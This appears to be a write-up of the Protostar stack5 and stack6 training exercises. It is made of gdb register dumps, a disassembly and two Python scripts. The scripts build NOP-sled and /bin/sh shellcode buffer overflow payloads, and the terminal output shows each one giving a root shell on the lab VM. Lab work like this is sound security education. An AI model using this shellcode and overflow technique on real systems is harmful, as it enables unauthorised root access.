eax            0xbffff8c4       -1073743676
ecx            0x3fba46f9       1069172473
edx            0x1      1
ebx            0xb7fd7ff4       -1208123404
esp            0xbffff810       0xbffff810
ebp            0xbffff818       0xbffff818
esi            0x0      0
edi            0x0      0
eip            0x80483ca        0x80483ca <main+6>
eflags         0x200282 [ SF IF ID ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
(gdb) _
```



```
(gdb) si
10        in stack5/stack5.c
(gdb) info registers
eax            0xbffff8c4       -1073743676
ecx            0x3fba46f9       1069172473
edx            0x1      1
ebx            0xb7fd7ff4       -1208123404
esp            0xbffff7c0       0xbffff7c0
ebp            0xbffff818       0xbffff818
esi            0x0      0
edi            0x0      0
eip            0x80483cd        0x80483cd <main+9>
eflags         0x200286 [ PF SF IF ID ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
```



```
nopslide = '\x90'*36

shcde = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x8
9\xc2\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x80"
padding = 'A' * 8 + 'B' * 4
retadd = '\xe2\xf7\xff\xbf'
payload = nopslide + shcde + padding + retadd
print payload
~
~
~
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~
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~
~
~
"./stack5exp.py" 7L, 261C                                    1,1           All
```






```
"./stack5exp.py" 7L, 261C written
user@protostar:/tmp$ python ./stack5exp.py > ./exp5
user@protostar:/tmp$ (cat ./exp5; cat) | /opt/protostar/bin/stack5
whoami
root
```


Stack6




```
Dump of assembler code for function getpath:
0x08048484 <getpath+0>: push   %ebp
0x08048485 <getpath+1>: mov    %esp,%ebp
0x08048487 <getpath+3>: sub    $0x68,%esp
0x0804848a <getpath+6>: mov    $0x80485d0,%eax
0x0804848f <getpath+11>:        mov    %eax,(%esp)
0x08048492 <getpath+14>:        call   0x80483c0 <printf@plt>
0x08048497 <getpath+19>:        mov    0x8049720,%eax
0x0804849c <getpath+24>:        mov    %eax,(%esp)
0x0804849f <getpath+27>:        call   0x80483b0 <fflush@plt>
0x080484a4 <getpath+32>:        lea    -0x4c(%ebp),%eax
0x080484a7 <getpath+35>:        mov    %eax,(%esp)
0x080484aa <getpath+38>:        call   0x8048380 <gets@plt>
0x080484af <getpath+43>:        mov    0x4(%ebp),%eax
0x080484b2 <getpath+46>:        mov    %eax,-0xc(%ebp)
0x080484b5 <getpath+49>:        mov    -0xc(%ebp),%eax
0x080484b8 <getpath+52>:        and    $0xbf000000,%eax
0x080484bd <getpath+57>:        cmp    $0xbf000000,%eax
0x080484c2 <getpath+62>:        jne    0x80484e4 <getpath+96>
0x080484c4 <getpath+64>:        mov    $0x80485e4,%eax
0x080484c9 <getpath+69>:        mov    -0xc(%ebp),%edx
0x080484cc <getpath+72>:        mov    %edx,0x4(%esp)
0x080484d0 <getpath+76>:        mov    %eax,(%esp)
0x080484d3 <getpath+79>:        call   0x80483c0 <printf@plt>
---Type <return> to continue, or q <return> to quit---_
```




```
---Type <return> to continue, or q <return> to quit---
0x080484d8 <getpath+84>:        movl   $0x1,(%esp)
0x080484df <getpath+91>:        call   0x80483a0 <_exit@plt>
0x080484e4 <getpath+96>:        mov    $0x80485f0,%eax
0x080484e9 <getpath+101>:       lea    -0x4c(%ebp),%edx
0x080484ec <getpath+104>:       mov    %edx,0x4(%esp)
0x080484f0 <getpath+108>:       mov    %eax,(%esp)
0x080484f3 <getpath+111>:       call   0x80483c0 <printf@plt>
0x080484f8 <getpath+116>:       leave
0x080484f9 <getpath+117>:       ret
End of assembler dump.
```



```
(gdb) break *0x08048487
Breakpoint 2 at 0x8048487: file stack6/stack6.c, line 7.
(gdb) c
Continuing.

Breakpoint 2, 0x08048487 in getpath () at stack6/stack6.c:7
7       in stack6/stack6.c
(gdb) info registers
```



```
(gdb) info registers
eax            0xbffff8c4       -1073743676
ecx            0x8dde3c04       -1914815484
edx            0x1      1
ebx            0xb7fd7ff4       -1208123404
esp            0xbffff808       0xbffff808
ebp            0xbffff808       0xbffff808
esi            0x0      0
edi            0x0      0
eip            0x8048487        0x8048487 <getpath+3>
eflags         0x200282 [ SF IF ID ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
(gdb)
```



```
nopslide = '\x90' * 36
shcde = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x8
9\xc2\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x80"
padding = 'A'*12 + 'B'*4
ret1 = '\xf9\x84\x04\x08'
ret2 = '\xce\xf7\xff\xbf'
payload = nopslide + shcde + padding + ret1 + ret2
print(payload)
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~
"./stack6exp.py" 7L, 289C                                  1,1           All
```



```
user@protostar:/tmp$ python ./stack6exp.py > ./exp6
user@protostar:/tmp$ cat ./exp6
♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦1♦Ph//shh/bin♦♦♦°
                                            ♦1♦@♦AAAAAAAAAAAABBBB♦♦♦♦
user@protostar:/tmp$ (cat ./exp6; cat) | /opt/protostar/bin/stack6
input path please: got path ♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦1♦Ph//shh/bin♦♦♦
°

 ♦1♦@♦AAAAAAAABBBB♦♦♦♦
whoami
root
```